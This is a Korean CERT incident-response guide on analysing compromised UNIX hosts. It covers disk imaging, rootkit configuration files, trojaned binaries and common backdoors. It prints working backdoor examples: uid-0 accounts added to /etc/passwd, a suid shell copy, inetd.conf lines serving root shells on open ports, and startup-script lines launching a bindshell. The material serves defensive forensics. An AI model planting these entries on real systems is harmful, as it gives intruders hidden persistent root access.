UNIX 피해시스템 분석 및 침입자 모니터링 : Part I v1.0

- Scene of The Crime -

http://www.certcc.or.kr

이현우, lotus@certcc.or.kr
김영직, yjkim@certcc.or.kr
전숙, chs@certcc.or.kr

[목 차]

I. 서론

만약 “abuse” , “security , “webmater", “postmaster" 등의 메일 계정을 가지고 있다면 국외 침해사고대응팀(CSIRT, Computer Security Incidents Response Team) 또는 다른 사이트로부터 다음과 비슷한 내용의 메일을 받은 경험이 있을 것이다. 그리고 어떻게 대처해야 하는지 몰라서 당황해 한 경험을 해봤을 것이다.

> 귀하 사이트의 xxx.xxx.xxx.xxx 시스템에서 당사의 시스템으로 불법적인 접근이 탐지되었습니다. 해당 시스템의 사용자가 불법적인 침입을 시도 하고 있거나, 또는 귀사의 시스템이 해킹을 당한 것으로 판단되오니 확인해 보시고 조치해 주시기 바랍니다. 그리고 결과를 통보해 주시기 바랍니다.
>
> * 침해사고 발생시 이에 대응하는 방법 및 절차에 대해서는 CERTCC-KR-TR-2000-04(침해사고대응방법 및 절차)를 참조하기 바란다. http://www.certcc.or.kr/paper/cert.html

이러한 메일 또는 연락을 받은 경우, 대부분은 자신의 시스템이 이미 해킹을 당한 상태이며, 그리고 다른 시스템을 공격하는데 이용되고 있는 경우이다. 즉 공격자가 해당 시스템을 공격하여 침입한 다음 또 다른 시스템을 공격하는 것이다.

해당 시스템 관리자는 이러한 통지에 대하여 시스템을 조사하고 결과를 알려줄 필요가 있으며, 이는 사이트의 보안증진, 해킹사고의 확산 및 예방에 큰 도움이 된다. 피해 시스템에 대한 분석을 하지 않고 복구할 수 있는 방법(시스템 재 설치)이 존재하기는 하지만, 이는 지속적인 해킹 피해를 낳게 되고 사이트의 보안증진에 전혀 도움이 되지 않는다.

경우에 따라서 관리자는 공격자를 찾아 법적 대응을 하기 원할 수도 있으며, 무시하고 넘어갈 수도 있으며, 또는 극한 노여움으로 지구 끝까지 침입자를 추적하기 원할 수도 있다. 어떠한 경우든 관리자는 침입자가 어떻게 자신의 시스템을 공격했고, 그리고 어떠한 일을 했는지에 대하여 분석해야만 정확한 사고복구를 하고 재 침입을 막을 수 있게 된다.

본 문서는 해킹 피해 시스템을 분석하는 방법에 대하여 사례를 위주로 작성한 것이다. “Computer Forensics" 수준의 기술문서는 아니지만, 관리자들이 피해시스템에서 어떠한 일이 일어났는지 그리고 어떻게 침입자를 찾아낼 수 있는지에 대한 기본적인 실무 내용을 다룬다. 그리고 이는 대부분의 피해시스템을 분석하는데 필요한 정보를 제공할 것이다. 본 문서를 이해하기 위해서는 기본적인 유닉스 명령, 해킹의 개념, 백도어/트로이잔의 개념에 대한 이해를 필요로 한다.

국내의 여러 침해사고대응팀(CSIRT), 컴퓨터 범죄를 다루는 경찰, 검찰, 그리고 일반 시스템 및 네트워크 관리자가 본 자료를 통하여 피해 시스템을 보다 정확히 분석하고 대응하는데 도움이 되었으면 한다.

법의학(Forensic)을 주제로 다룬 영화 “Bone Collector(원작: **Scene of The Crime**)”에서 범죄현장을 다루는데 있어 가장 주의할 것으로 “증거훼손”을 말하고 있다. 기억에 남는 또 다른 것은 범죄자를 잡기 위해서는 “범죄자와 똑같이 생각하라”는 것으로 이는 범죄자의 심리를 파악하고 행동을 예측해야 한다는 뜻으로 받아들여진다.

II. 피해 시스템 분석

해킹 피해 시스템을 분석하다 보면 다양한 환경에 부딪히게 된다. 서비스를 지속해야만 하는 경우가 있을 수 있으며, 피해 시스템이 원격지에 위치한 경우, 그리고 빠른 분석을 해야 하는 경우 등이 발생한다. 그리고 각각의 경우에 따라 시스템을 분석하는 절차, 깊이, 결과가 달라질 수 있다. 다음은 피해 시스템 분석방법에 따른 장단점을 설명한다.

o 격리 분석
- 대체 백업 시스템이 있어 정상적인 서비스에 지장이 없을 경우, 또는 분석할 동안 서비스를 하지 않아도 될 경우 가능
- 정확한 증거보존이 필요한 경우, 그리고 분석 시스템을 이용하여 아주 철저한 분석을 원할 경우
- 격리 이후에는 공격 프로그램 또는 침입자를 모니터링하기 어렵게 된다.

o 온라인 분석
- 대체 백업 시스템이 없어, 해당 시스템이 없으면 정상적인 서비스를 하지 못할 경우
- 피해 시스템에 온라인으로 로그인해서 분석하게 되며, 주로 원격지의 시스템을 빨리 분석해야 할 경우에 적합하다.
- 공격 프로그램이나, 공격자의 활동 등을 지속적으로 모니터링 할 수 있다.
- 분석 도중에 침입 흔적이 파괴되거나 손상될 수 있어 정확한 분석이 힘들다.
- 최소한 자원으로 최소한의 분석만을 원할 경우의 분석방법 이다.

o 분석 시스템을 이용한 분석
- 피해시스템의 디스크의 이미지를 복사해서 분석 시스템을 이용하여 분석하는 방법으로 “Computer Forensics"에서 증거를 훼손하지 않기 위한 분석 방법이다.
- 피해 시스템의 자원을 이용하지 않고 분석 시스템의 자원을 이용하기 때문에 보다 정확한 분석이 가능하다.
- 분석 시스템 준비, 디스크 복사 등 피해시스템 분석에 앞서 준비할 사항이 많으며 시간이 오래 걸린다.

※ 컴퓨터 범죄와 관련하여 증거로서 효력이 있는 경우, 또는 없는 경우에 대해서는 본 문서에서 다루지 않는다.

피해 시스템을 분석하기 위한 일반적인 절차는 다음과 같다. 분석 시스템 준비 과정은 정확한 분석과 철저한 증거보존을 위해서는 꼭 필요한 절차이다. 하지만 주먹구구식의 분석방법에서는 필요하지 않다.

o 백업 : 누가 어떠한 상황에서 분석을 하든 꼭 필요한 절차이다.
o 분석 시스템 준비 :
o Freezing The Scene : 사건현장을 조사하는 것과 비슷하게, 최초 분석을 시작할 때의 시스템 상황을 기록하는 과정이다.
o 시스템 분석 :
o 침입자 추적 : CERTCC-KR-TR-2000-04(침해사고대응방법 및 절차), 또는 침입자 모니터링을 통하여 추적

피해 시스템 분석 과정에 있어 기록은 매우 중요하다. 분석을 시작한 시간, 백업을 한 시간, 어떠한 내용을 점검했는지에 대한 정보 등을 기록한다. 기록은 단순한 메모를 통하여 할 수도 있을 것이며, 전문적인 분석가의 경우 정형화된 문서에 의해 기록을 수행할 수도 있을 것이다. 그리고 이러한 기록은 법적 대응, 사후 복구, 그리고 또 다른 사고 분석 등에 유용하게 쓰일 것이다. 시스템 분석 시에 나오는 정보를 기록하는 좋은 방법은 “script” 명령을 사용하여 터미널에 표시되는 모든 내용 기록하는 것이다.

script [filename] ---> 본 명령 이후의 모든 화면출력은 [filename] 파일에 저장된다.

script 를 끝내고 싶을 때는 CTRL-D 를 치면 된다.

1. 백 업

피해 시스템 분석에 앞서 가장 먼저 해야 될 일은 데이터 백업이다. 백업은 보안에 있어 가장 기본적인 조치이다. 특히, 서비스의 지속성이 필요하여 온라인으로 분석해야만 할 경우, 그리고 보안업체의 전문가 등 제 삼자가 분석할 경우에는 필수적인 조치이다. 왜냐하면, ***피해 시스템을 분석하거나 모니터링 한다는 것을 공격자가 알게 되면 시스템 전체를 삭제하는 경우가 있으며, 제 삼자가 분석할 경우에는 이에 대한 책임을 져야 할 수도 있기 때문이다.*** 이는 실제 많은 피해시스템을 분석해본 경험에서 나온 원칙이다.

2. 분석 준비 작업

만약 법적 대응을 원할 경우에는 피해 시스템의 철저한 보존이 필요하다. 따라서 보안업체의 전문가나 경찰 또는 검찰에 의뢰하여 처리하는 방법이 가장 바람직하다. 여기서는 피해 시스템 분석 시 보다 철저한 증거보존과 정확한 분석을 위해 전용 분석 시스템을 마련하고 이를 이용하는 방법에 대하여 설명한다. 이러한 과정은 생략될 수 있으나, 전문적인 분석을 수행하는 기관이나 향후 보다 정확하고 철저한 분석을 하고자 하는 경우에는 미리 준비하고 연습해 보는 것이 좋다.

2.1 분석 시스템 준비

분석 시스템은 리눅스 플랫폼을 사용한다. 리눅스는 대부분의 파일시스템을 지원하기 때문에 어떠한 피해 시스템이든지 그 파일시스템을 복사해서 분석 시스템에 붙이기가 용이하다. 예를 들면 SUN 의 UFS 일 경우 다음과 같은 명령으로 리눅스 시스템에 마운트해서 사용할 수 있다.

```
# mount -r -t ufs -o ufstype=sun /dev/hdd2 /mnt
```

리눅스 시스템의 또 다른 장점은 "loopback" devices 이다. 이는 "dd" 명령을 이용한 bit 단위의 디스크 이미지 복사본 파일을 분석 시스템에 마운트해서 사용할 수 있도록 한다. 다음은 리눅스를 이용한 기본적인 분석 시스템 사양 및 설치 내용이다.

o 2 개의 IDE 콘트롤러를 탑제한 i386 호환의 마더보드
: 적어도 8 기가 이상의 하드 드라이브 2 개를 primary IDE 컨트롤러에 사용(OS, 분석도구, 그리고 삭제된 파일을 복구하기 위한 공간, 파티션을 복사할 공간 등)

o 두 번째 IDE 케이블은 빈채로 남겨둔다.
: 디스크의 점퍼를 조정할 필요 없이 디스크를 바로 추가할 수 있도록 한다. 이는 /dev/hdc (master) 또는 /dev/hdd (slave)로 나타날 것이다. 피해 시스템의 디스크 복사본을 바로 피해 시스템에 붙여 분석하기 위한 준비이다.

o SCSI interface card (Adaptec 1542 등)
: DDS-3 나 DDS-4 4mm 테이프 드라이브 등 가장 큰 파티션을 다룰 수 있는 공간이 필요하다. 그리고 이는 피해 시스템의 자료를 백업하는데도 사용된다.

o 만약 분석 시스템이 네트워크에 연결되어 있다면, 모든 보안패치를 설치하고, 어떠한 네트워크 서비스도 있어서는 안 된다.

o 10-baseT 크로스 케이블
: 허브나 스위치 없이도 피해 시스템에 연결하여 네트워크를 구성할 수 있도록 한다.(이를 위해서는 static route 테이블을 수동으로 구성해야 한다.)

o 분석에 필요한 도구들을 준비한다.
: 피해 시스템 분석에 필요한 도구와, netcat 등의 프로그램을 설치한다. 특히, dd, netcat 등의 경우 static 으로 컴파일 하여 동적 라이브러리를 사용하지 않도록 준비해 두는 것이 좋다. 이는 피해 시스템에서 이러한 명령을 사용할 때 변조된 라이브러리를 사용하지 않도록 한다.

※ 사실 위와 같은 전용 분석 시스템을 준비하는 것은 비용 측면에서 쉬운 일이 아니다. 따라서 노트북과 같은 랩탑 컴퓨터를 사용하는 것이 매우 효율적이다. 언제든 시스템을 들고 다니며, 피해 시스템을 분석하거나 중요 데이터를 백업할 수 있다. 단지 20GB 정도의 충분한 하드 드라이브 공간과 이더넷 카드, 그리고 분석 도구가 설치되어 있으면 된다.

2.2 디스크 이미지 복사

분석 시스템이 준비되었으면, 다음에는 피해 시스템의 디스크 이미지를 복사하여야 한다. 이 과정은 증거보존을 위한 중요한 작업이다. 일반적으로 백업에 사용되는 tar, dump 와 같은 명령은 피해 시스템의 상태를 정확히 복사하지 못한다. 따라서 bit 단위로 디스크를 복사하는 “dd" 명령을 사용하여 복사하도록 한다. 이 과정은 다음에 설명할 Freezing The Scene 과정을 수행한 후에 시스템을 격리시키고 수행하는 것이 바람직하다.

다음의 경우는 네트워크를 통하여 피해시스템의 디스크를 파티션별로 분석 시스템으로 복사하는 방법을 보여준다. 증거를 훼손하지 않기 위해서는 절대로 피해 시스템의 디스크를 직접 분석하지 말고 복사된 정보를 분석하여야 한다. 피해 시스템의 파일시스템 정보는 ”/etc/fstab" 파일을 참조하면 된다.

분석 시스템
```
nc -l -p 10000 > victim.hda2.dd
```

피해 시스템
```
/cdrom/dd bs=1024 < /dev/hda2 | /cdrom/nc 172.16.1.1 10000 -w 3
```

※ 피해 시스템의 “dd", 또는 “netcat"을 사용하지 않고 미리 static 하게 컴파일 해둔 명령을 사용하는 것이 좋다.

피해 시스템의 디스크 이미지를 파티션별로 복사한 뒤에는 이를 분석시스템에 마운트해서 분석을 시작하면 된다. 리눅스 시스템의 loopback device 를 이용하여 다음과 같이 피해 시스템의 디스크 복사본을 마운트한다.

```
# mkdir /t
# mount -o ro,loop,nodev,noexec victime.hda2.dd /t
# mount -o ro,loop,nodev,noexec victime.hda1.dd /t/home
...
```

3. Freezing The Scene

공격자는 언제든 시스템을 변경하거나 파괴할 수 있다라는 사실을 주지하여야 한다. 따라서 공격 흔적을 더 이상 훼손되지 않도록 보존하려고 할 경우에는 시스템을 셧다운 시키거나 네트워크 선을 분리할 수 있다. 하지만 이러한 작업은 공격자의 로그인 상태, 네트워크 연결 상태 등 피해시스템의 몇 몇 중요한 현재 상태 정보를 잃게 만든다.

따라서, 피해 시스템을 격리하기 전에 현재의 시스템 상태를 정확히 파악하여야 한다. 이는 범죄 현장을 손상 없이 그대로 보존하는 것과 같다. 비록 rootkit 또는 backdoor 등으로 인하여 거짓 정보가 나타날 수도 있지만 - 범죄자가 범죄현장을 위조하는 것과 비슷 - 이에 대한 자세한 분석은 이후의 절차에 따라 수행하여야 한다. 이러한 피해 시스템 상태에 대한 정보수집은 온라인 상태에서 분석할 경우에도 필요하며 이후의 분석작업을 쉽게 해준다.

다음과 같은 명령을 사용하여 피해 시스템의 현재 프로세스, 주요 설정파일, 열린 파일, 로그인 사용자 정보, 네트워크 상태 등에 대하여 따로 기록하여 보관한다.

- o "ps -elf" 또는 “ps -aux": 현재 시스템에서 수행중인 프로세스 상태를 보여준다.
- o “lsof : ps 와 netstat 를 대체할 수 있는 것으로 현재 시스템상의 모든 프로세스와 프로세스가 사용하는 포트, 열린 파일을 보여준다.
- o “netstat -na : 현재 네트워크 활동에 대한 정보
- o “last : 사용자, 터미널에 대한 로그인, 로그아웃 정보를 보여준다.
- o “who : 현재 시스템에 있는 사용자를 보여준다.
- o "find / -ctime -ndays -ls" : ndays 이전 시점부터 현재까지 ctime 이 변경된 모든 파일을 찾아준다. 하지만 이는 파일의 접근시간(atime)을 변경시킨다. 따라서 침입자가 어떠한 파일에 접근했는지 알고 싶은 경우에는 사용하지 않도록 한다.

또한 nmap 을 이용하여 다른 시스템에서 피해 시스템의 모든 열린 포트를 검사하여 기록하는 일도 필요하다. 이는 나중에 피해 시스템을 분석하는데 큰 도움이 된다.

```
nmap -sT -p 1-65535 xxx.xxx.xxx.xxx(피해시스템 IP 주소)
nmap -sU -p 1-65535 xxx.xxx.xxx.xxx(피해시스템 IP 주소)
```

※ nmap : http://www.nmap.org

만약 피해 시스템을 격리해서 분석하고자 할 경우에는, 시스템을 셧다운 시키기보다는 네트워크 선을 분리하는 것이 바람직하다. 공격자가 시스템에 연결되어 있는 경우, 공격자는 관리자가 시스템을 셧다운 시킨다는 것을 알 수 있으며, 이는 공격자를 자극하여 시스템 전체를 파괴할 수도 있기 때문이다. 경우에 따라서는 피해 시스템을 격리하지 않고 인터넷에 연결된 상태에서 분석해야 하는 경우도 발생한다. 이럴 경우에는 공격자로부터의 파괴위험을 감수한 채 분석해야만 한다.

4. 시스템 분석

침입을 당한 시스템은 침입자의 흔적 제거 및 재 침입을 위한 백도어(Backdoor) 또는 트로이잔 목마(Trojan Horses) 프로그램 등이 설치되게 된다. 트로이잔 목마(trojan horse)는 정상적인 기능을 수행하는 것처럼 보이나 실제로 다른 기능을 하는 프로그램을 말하고 백도어(backdoor)는 시스템에 비 인가된 접근을 가능하게 하는 프로그램을 말하는 것으로, 트로이 목마가 시스템의 불법적인 침입을 위한 백도어로 사용되기도 한다.[ ] 그리고 이러한 프로그램을 모아놓은 루트킷(rootkit)이라 불리는 패키지 도구가 존재하며, 각 OS 종류별로 공개되어 있다. 특히, ls, netstat, ps, login, ifconfig 등의 시스템 파일을 변조하여 공격자가 만든 파일, 프로세스, 네트워크 연결상태 등이 보이지 않도록 한다.

* 참조 : CERTCC-KR-TR-99-006 트로이 목마와 백도어 분석 보고서

즉, 피해시스템 분석에 있어 피해시스템의 시스템 명령을 이용하여 제공되는 모든 정보는 믿을 수 없는 정보가 된다. 올바른 결과를 얻기 위해서는 피해 시스템의 파일시스템을 준비된 분석 시스템에 마운트해서 분석 시스템의 명령을 사용하여야 한다. 만약 온라인상으로 빠른 분석을 해야 할 경우에는 주요 시스템 명령들이 변조되었는지 점검하고, 변조되었을 경우에는 똑 같은 버전의 다른 시스템에서 해당 파일을 복사해서 사용하거나 설치 패키지를 부분별로 다시 설치해 사용하여야 한다.

공격자는 루트킷외에도 자신이 해킹한 시스템에 재침입하기 위하여 백도어(Backdoor)를 만들어 놓기도 한다. 이러한 백도어는 새로운 계정 생성, 계정 도용, 루트쉘 포트 생성 그리고 앞서 설명한 루트킷에서 제공하는 기능을 병행 사용하는 등 매우 다양하다. 올바른 시스템 분석을 위해서는 공격자들이 사용하는 이러한 루트킷(rootkit)과 백도어(Backdoor)에 대한 자세한 이해가 필요하다. 많이 알수록 그만큼 더 빨리 분석할 수 있다.

4.1 루트킷(rootkit) Exposed

루트킷은 지속적으로 기능이 업그레이드되면서 공개되고 있다. 리눅스의 경우 lrk(Linux RootKit)3, lrk4, lrk5 등의 버전이 계속 나오고 있으며, 그밖에도 t0rn kit, Ambient's Rootkit 등이 사용되고 있다. 몇몇 루트킷의 기능 및 사용법에 대하여 이해하게 되면 대부분의 루트킷에 대하여 이해할 수 있고, 이는 시스템 분석에 필수적인 기반 지식이 된다. 다음은 대표적인 루트킷에서 사용되는 트로이잔목마 버전의 프로그램과 백도어에 대하여 설명한다.

4.1.1 lrk5(Linux Rootkit IV)

o 디폴트 루트킷 설정파일

/dev/ptyr : ls 명령으로부터 숨기고 싶은 파일이나 디렉토리를 지정

/dev/ptyq : netstat 명령으로부터 숨기고 싶은 특정 IP 주소, UID, 포트번호를 지정

ex) /dev/ptyq 파일 내용 및 설명

1 128.31 <- 128.31.X.X 로부터의 모든 접속을 보이지 않도록 함

※ 발견된 /dev/ptyq 파일에서 우리는 공격자가 128.31 네트워크 번호를 가지고 있음을 알 수 있으며, 정확한 공격자의 IP 주소를 추적하기 위해서는 128.31 네트워크에 대하여 모니터링해야 한다.

/dev/ptyp : ps 명령으로부터 숨기고 싶은 프로세스 지정

o 주요 트로이잔/백도어 프로그램

bindshell : 특정 포트에 루트쉘을 바인딩시켜 해당포트로 접속하면 루트권한 획득

chsh : 일반 사용자에서 루트권한 획득

crontab : 특정 Crontab 내용을 숨기는 프로그램

find : /dev/ptyr 파일에 지정된 내용을 숨겨주는 변조된 find 명령

ifconfig : PROMISC flag 를 숨겨주는 변조된 ifconfig 명령
inetd : 원격접근을 혀용하는 변조된 inetd 프로그램
linsniffer : 스니퍼 프로그램
login : 원격접근을 허용하는 변조된 login 프로그램
ls : /dev/ptyr 파일에 지정된 내용을 숨겨주는 변조된 ls 프로그램
netstat : /dev/ptyq 파일에 지정된 내용을 숨겨주는 변조된 netstat 프로그램
passwd : 일반 사용자에게 root 권한을 주는 passwd 프로그램
ps : /dev/ptyp 파일에 지정된 프로세스를 숨겨주는 ps 프로그램
rshd : 원격 접근을 제공하는 rshd 프로그램
sniffchk : 스니퍼가 실행되고 있는지 점검해주는 프로그램
syslogd : 로그를 숨겨주는 syslogd 프로그램
tcpd : 특정 커넥션을 숨기고, 연결이 거부(deny)되지 않도록 해주는 TCP-Wrapper 의 tcpd 프로그램
top : 프로세스를 숨겨주는 top 프로그램
wted : wtmp/utmp 파일 편집기(로그인 정보를 삭제할 때 사용됨)
z2 : Zap2 utmp/wtmp/lastlog 삭제 프로그램

4.1.2 Ambient's Rootkit (for Linux)

o 디폴트 루트킷 설정파일
/dev/ptyxx/.log : syslogd 에 기록되지 않게 하고 싶은 문자열 지정
/dev/ptyxx/.file : ls 명령으로부터 숨기고 싶은 파일이나 디렉토리를 지정
/dev/ptyxx/.proc : ps 명령으로부터 숨기고 싶은 프로세스 지정
/dev/ptyxx/.addr : netstat 명령으로부터 숨기고 싶은 특정 IP 주소, UID, 포트번호 지정

o 주요 트로이잔/백도어 프로그램
syslogd : /dev/ptyxx/.log 파일에 지정된 문자열일 경우 로그를 남기지 않음
login : 같 rkd00r 로 로그인할 경우 루트쉘 획득
sshd : 지정된 패스워드를 사용하여 루트로 로그인 가능
ls : /dev/ptyxx/.file 파일에 지정된 파일 및 디렉토리를 숨김
du : /dev/ptyxx/.file 파일에 지정된 파일 및 디렉토리를 숨김
netstat : /dev/ptyxx/.addr 파일에 지정된 연결, 포트 등을 숨김
ps : /dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
pstree : /dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
killall : /dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김
top : /dev/ptyxx/.proc 파일에 지정된 이름의 프로세스를 숨김

4.1.3 t0rn kit

o 디폴트 루트킷 설정파일
/usr/src/.puta/.lfile : ls 명령으로부터 숨기고 싶은 파일이나 디렉토리를 지정
/usr/src/.puta/.lproc : ps 명령으로부터 숨기고 싶은 프로세스 지정
/usr/src/.puta/.laddr : netstat 명령으로부터 숨기고 싶은 특정 IP 주소, UID, 포트번호 지정

o 주요 트로이잔/백도어 프로그램
sshd
finger
t0rnsb
t0rns
t0rnp

※ 참고자료 : rpc.statd 을 이용한 공격과 t0rnkit 트로이목마 설치, 정현철/전숙, CERTCC-KR

http://www.certcc.or.kr/paper/incident_note/2001/in2001_002.html

4.1.4 Rootkit for SunOS

o 디폴트 루트킷 설정파일
/dev/ptyp : ps 명령으로부터 숨기고 싶은 프로세스 지정
/dev/ptyq : netstat 명령으로부터 숨기고 싶은 특정 IP 주소, UID, 포트번호 지정
/dev/ptyr : ls 명령으로부터 숨기고 싶은 파일이나 디렉토리를 지정

o 주요 트로이잔/백도어 프로그램
z2 : utmp/wtmp/lastlog 로그파일 삭제 프로그램
es : 스니퍼 프로그램
fix : checksum 값 위조
sl : magic 패스워드로 root 권한 획득
ic : ifconfig, PROMISC 플래그를 숨김
ps : /dev/ptyp 파일에 지정된 이름의 프로세스를 숨김
ls : /dev/ptyr 파일에 지정된 파일 및 디렉토리를 숨김
netstat : /dev/ptyq 파일에 지정된 연결, 포트 등을 숨김

ex) Trojan 의 확인

아래와 같이 트로이잔 ls, 즉 위조된 ls 프로그램과 정상적인 ls 프로그램을 truss 명령을 이용해 실행시켜보면 다른점을 발견할 수 있다. 위조된(Trojaned) ls 는 /dev/ptyr 파일을 참조함을 알 수 있다. /dev/ptyr 파일은 트로이잔 ls 의 설정파일로 공격자는 자신이 숨기고 싶은 디록토리나 파일명을 /dev/ptyr 파일에 나열한다. 그러면 ls 명령으로 해당 디렉토리나 파일이 보이지 않게 된다.

정상적인 "/bin/ls" 프로그램 :

```
# truss -t open /bin/ls
open("/dev/zero", O_RDONLY)                    = 3
open("/usr/lib/libw.so.1", O_RDONLY)           = 4
open("/usr/lib/libintl.so.1", O_RDONLY)        = 4
open("/usr/lib/libc.so.1", O_RDONLY)           = 4
open("/usr/lib/libdl.so.1", O_RDONLY)          = 4
open("/usr/platform/SUNW,Sun_4_75/lib/libc_psr.so.1", O_RDONLY) Err#2
ENOENT
open(".", O_RDONLY|O_NDELAY)                   = 3
[list of files]
```

트로이잔 버전의 /bin/ls" 프로그램 :

```
# truss -t open ./ls
open("/dev/zero", O_RDONLY)                    = 3
open("/usr/lib/libc.so.1", O_RDONLY)           = 4
open("/usr/lib/libdl.so.1", O_RDONLY)          = 4
open("/usr/platform/SUNW,Sun_4_75/lib/libc_psr.so.1", O_RDONLY) Err#2
ENOENT
open("/dev/ptyr", O_RDONLY)          Err#2 ENOENT      --> 루트킷 설정파일
open(".", O_RDONLY|O_NDELAY)                   = 3
[list of files]
```

ex) TornKit Trojan 의 확인예

```
bash# strace -e trace=open ps | more
open("/usr/src/.puta/.1proc", O_RDONLY) = 3          ---> Tornkit 설정파일 참조부분
open("/etc/psdevtab", O_RDONLY)          = 6
open("/etc/nsswitch.conf", O_RDONLY)     = 6
```

```
bash# strace -e trace=open ls | more
open("/usr/src/.puta/.1file", O_RDONLY) = 3          ---> Tornkit 설정파일 참조부분
open(".", O_RDONLY)                                  = 3

bash# strace -e trace=open netstat | more
open("/usr/src/.puta/.1addr", O_RDONLY) = 3          ---> Tornkit 설정파일 참조부분
```

4.2 백도어(Backdoor) Exposed

공격자는 자신이 침입한 시스템에 들키지 않고 그리고 손쉽게 재 침입할 수 있도록 백도어를 만들게 된다. 앞서 설명한 것처럼 rootkit 의 트로이잔 백도어를 사용하거나, 일반 백도어를 만들어 사용하거나, 또는 특정 백도어를 사용하지 않고 재침입 때마다 취약점을 공격하여 치입하기도 한다. 백도어의 주요 목적은 다음과 같다.

- 관리자가 패스워드 교체, 보안패치 등의 보안조치를 한 뒤에도 다시 시스템에 들어올 수 있도록 한다.
- 시스템 로그파일이나 모니터링 명령에서 탐지되지 않도록 한다.
- 최단시간에 손쉽게 시스템에 접속할 수 있도록 한다.

사실 백도어는 그 형태가 매우 다양하고 교묘히 만들어질 수 있기 때문에 모든 백도어를 찾아서 제거하기는 매우 힘들다. 다른 말로 하면, 누구도 모든 백도어/트로이잔을 제거했다고 장담할 수 없다는 것이다. 이는 해킹피해를 당한 시스템의 사후 조치시, 시스템을 다시 설치하도록 권고하는 이유이기도 하다. **해킹당한 시스템의 제어를 가장 확실하게 다시 회복하는 방법은 시스템 재 설치이다**(하지만 CGI 백도어와 같은 어플리케이션상의 백도어는 여전히 문제가 된다). 여기서는 침해사고에서 가장 흔히 발견되는 백도어에 대해서만 설명한다. 다양한 백도어의 형태에 대하여 인지함으로서 관리자는 피해시스템을 보다 정확히 분석하고 복구할 수 있게 된다.

4.2.1 패스워드 백도어

가장 전통적인 방법으로 패스워드 파일을 크래킹하여 특정 사용자의 ID 와 패스워드를 이용하여 시스템에 접근한다. 이는 정상적인 로그인과 구별하기 어렵기 때문에 탐지하기가 쉽지않다. 보통 일반 사용자의 디렉토리와 history 파일, 그리고 로그인 기록을 분석하여 이상한 점을 찾아 내는데, 이는 세심한 시스템 관리자만이 판단할 수 있다.

또 다른 방법은 패스워드 파일에 uid 가 0 인 계정(관리자 권한을 가진 계정)이나 일반 사용자 계정을 추가하여, 해당 계정을 사용하는 방법인데, 이는 관리자가 쉽게 탐지할 수 있음에도 불구하고 종종 사용되는 방법이다.

예) 불법계정이 추가된 /etc/passwd 파일

```
...
reef:x:0:0::/tmp:/bin/csh
rewt::0:0::/tmp:/bin/bash
```

공격자가 일반 사용자 계정을 이용하여 로그인하는 경우, 루트권한을 획득하기 위한 백도어를 만들어 놓게 되는데 다음과 같이 주로 suid, sgid 를 설정한 파일을 이용한다. 아래의 “sha”는 "/bin/sh" 프로그램을 복사한 파일이다.

```
[lotus@linux tmp]$ ls -al ./.sha
-rwsr-xr-x    1 root     root       373176 Jan 30 17:24 ./.sha*
[lotus@linux tmp]$ id
uid=506(lotus) gid=506(lotus) groups=506(lotus)
[lotus@linux tmp]$ ./.sha
```

```
[lotus@linux tmp]# id
uid=506(lotus) gid=506(lotus) euid=0(root) groups=506(lotus)
[lotus@linux tmp]#
```

아래와 같은 방법으로 suid, sgid 가 설정된 파일을 찾아 백도어를 찾아낼 수는 있으나 사실 UNIX 에는 수많은 suid, sgid 파일들이 있어 어느것이 백도어인지 구별하기는 쉽지 않다. 따라서 평소에 아래와 같은 명을을 이용하여 suid, sgid 설정된 파일에 대하여 목록을 만들어 두는 것이 좋다.

```
find / -type f -perm -04000 -ls     # SUID 파일 찾기
find / -type f -perm -02000 -ls     # SGID 파일 찾기
```

4.2.2 Login 백도어

login 프로그램은 유닉스에서 telnet 등을 이용하여 접속할 때 패스워드를 통한 사용자 인증에 사용된다. 공격자는 이러한 login 프로그램을 수정하여. 특정 패스워드가 입력될 때는 root 권한으로 로그인이 될 수 있도록 만든다. 그리고 이러한 패스워드를 이용해 로그인 할 때는 로그파일에 남지 않도록 한다. 일반적으로 관리자는 “strings" 명령으로 login 프로그램에서 이러한 패스워드 문구를 확인하거나, truss 명령으로 정상적인 login 프로그램과 비교해 보거나, 또는 파일의 생성시간을 확인하여 트로이잔 login 프로그램을 알아낼 수 있다.

4.2.3 Telnetd 백도어(서비스 백도어)

Login 백도어는 많이 알려져 있어 관리자는 종종 login 프로그램을 검사하기도 한다. 따라서 공격자는 login 프로그램 대신에 in.telnetd 프로그램을 트로이잔 프로그램으로 바꿔 놓기도 한다. 일반적으로 트로이잔 in.telnetd 프로그램은 특정 터미널(TERM) 설정을 갖는 클라이언트에게 루트쉘을 제공하는 기능을 갖는다.

Telnetd 백도어처럼 위조된(trojanized) 서버를 설치하여 공격자가 들어올 수 있도록 하는 백도어를 일반적으로 서비스 백도어라고 한다. 현재까지 sshd, tcpd, rlogin, rsh, ftp, inetd 등 네트워크 서비스를 제공하는 거의 모든 서버들에 대한 Trojan 버전의 프로그램이 공개되어 돌아다니고 있다.

4.2.4 설정 파일을 이용한 백도어

일반적인 서비스를 제공하는 서버의 설정 파일을 변조하여 공격자가 들어올 수 있도록 하는 방법이다. 가장 많이 쓰이는 방법은 인터넷 수퍼 서버인 inetd 의 설정파일을 이용하여 공격자가 들어올 수 있는 백도어를 만드는 것이다. inetd 서버는 접속요청이 들어오면 /etc/inetd.conf 설정파일을 읽어 해당 네트워크 서버를 띄워주는 역할을 하는 데몬이다. 다음의 예는 공격자에게 백도어를 제공하는 inetd.conf 파일의 내용이다.

예) 백도어가 숨겨진 /etc/inetd.conf 파일

```
...
ingreslock          stream tcp nowait root /bin/sh    sh -i
2222                stream tcp nowait root /bin/sh    sh -i
```

백도어를 제공하는 또 다른 예로는 시작 스크립트 파일에 백도어를 띄워주는 명령라인을 삽입하는 방법이 있다. 이는 시스템이 재부팅되더라도 백도어가 실행되게끔 하여 공격자가 이를 언제든 이용할 수 있도록 한다. 다양한 방법이 사용될 수 있으나 주로 발견되는 rc.local 의 예를 들어 설명한다. 이러한 백도어가 rootkit 과 함께 설치되면 이를 찾기가 힘들어진다.

사례 1) 백도어가 숨겨진 /etc/rc.d/rc.local 파일

```
    ...
    echo "$R" >> /etc/issue
    echo "Kernel $(uname -r) on $a $(uname -m)" >> /etc/issue

    cp -f /etc/issue /etc/issue.net
    echo >> /etc/issue
fi

/bin/bindshell
```

사례 2) 백도어가 숨겨진 /etc/rc.d/rc.sysinit 파일

```
...
dmesg > /var/log/dmesg
/bin/bindshell
```

